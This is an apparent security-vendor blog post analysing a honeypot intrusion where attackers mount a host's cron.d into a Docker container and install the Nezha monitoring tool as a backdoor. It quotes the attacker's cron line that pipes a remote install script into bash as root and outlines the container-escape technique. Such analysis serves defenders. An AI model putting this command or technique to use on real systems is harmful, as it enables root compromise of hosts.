
What is Nezha?
Nezha is an open-source tool that allows system administrators to centrally monitor multiple servers, including their resource usage such as CPU and network usage, and uptime. The tool also enables remote administrative access via an interactive shell.
The project has just under 10,000 stars on GitHub and has seen widespread adoption in the Chinese IT community, with many forum posts providing guides on installation and usage.
However, Nezha’s status as a legitimate executable that has remote access capabilities creates an opportunity for misuse. Instead of deploying a regular command-and-control (C2) implant, attackers can deploy Nezha directly on compromised hosts. As these deployments are functionally indistinguishable from legitimate installations, they can blend into expected operational tooling and evade detection.
Darktrace’s analysis of a Nezha infection
Darktrace operates several high-interaction honeypots to observe attacker techniques and behaviors. Darktrace analysts observed an intrusion against the Docker-based honeypot, initiated with a malicious container create command.

Docker allows any host file or directory to be passed through to a container, granting read and write access. In this case, the attacker made use of this to pass through the cron.d directory, which is used to schedule recurring tasks, such as maintenance or backup commands.
These commands and timings are stored in the cron.d directory, which the attacker can now write to because it is passed through to their malicious container. By writing a job to this directory from within the container, the cron service running on the host detects the new job and executes it on the host, effectively allowing the attacker to escape the container.
The attacker the created a malicious cron job named ngk:
* * * * * root curl hxxps://file.gpu5[.]com/linux_install.sh | bash
This resulted in the host downloading and running the linux_install.sh file with root privileges.
The linux_install script installs several dependencies, sets up environmental variables, and retrieves a second-stage script (nezha_install.sh) from the same domain.

The nezha_install.sh script based on the official Nezha installer but has been modified to hard code configuration values, such as the server address, and to remove interactive prompts, allowing it to be installed without user input.
Open by design
One of Nezha’s most interesting design choices is that its main monitoring panel does not require authentication to view a list of monitored hosts. This exposes a list of compromised systems via the attacker-controlled panel, enabling direct observation of the operation’s scale, victimology and infrastructure.

At the time of analysis, the campaign had infected 141 servers, with 45 still online and accessible. The number of online servers was previously higher, suggesting that some victims may have discovered and removed the infection.
The exposed dashboard provides insights into victim characteristics, including geographic distribution, hardware specification, and resource usage. Most infected hosts were low-spec systems, commonly one or two core Xeon CPUs and less than 4GB of RAM, indicating they were likely small virtual private servers (VPS) with limited value to the attacker.
Many systems also exhibited 100% CPU usage, which may indicate concurrent compromise, such as cryptocurrency mining activity by other threat actors.
Open-source intelligence platforms such as Shodan and Censys can also identify publicly exposed instances of Nezha. Although authentication is required to execute commands on a monitored server, visibility into dashboards still provides valuable intelligence for attackers and defenders alike.
At the time of writing, Darktrace identified 33 internet-facing Nezha installations as openly accessible.
Key takeaways
The abuse of legitimate software has become a consistent feature of modern intrusion activity, enabling attackers to operate without deploying traditional malware and reducing the risk of detection.
This creates a form of “trust inversion”, where tools typically associated with routine operations may instead indicate malicious activity when deployed outside expected contexts. Organizations should therefore prioritize asset visibility and software governance, ensuring that unexpected tool deployments can be identified and investigated, rather than focusing solely on malware-centric detection.
This challenge is especially pronounced in cloud environments, where legitimate monitoring tools may represent either essential software or an attacker backdoor. The scale and dynamic nature of cloud environments further complicate distinguishing between benign and malicious use.
Credit to Nathaniel Bill (Malware Research Engineer)
Edited by Ryan Traill (Content Manager)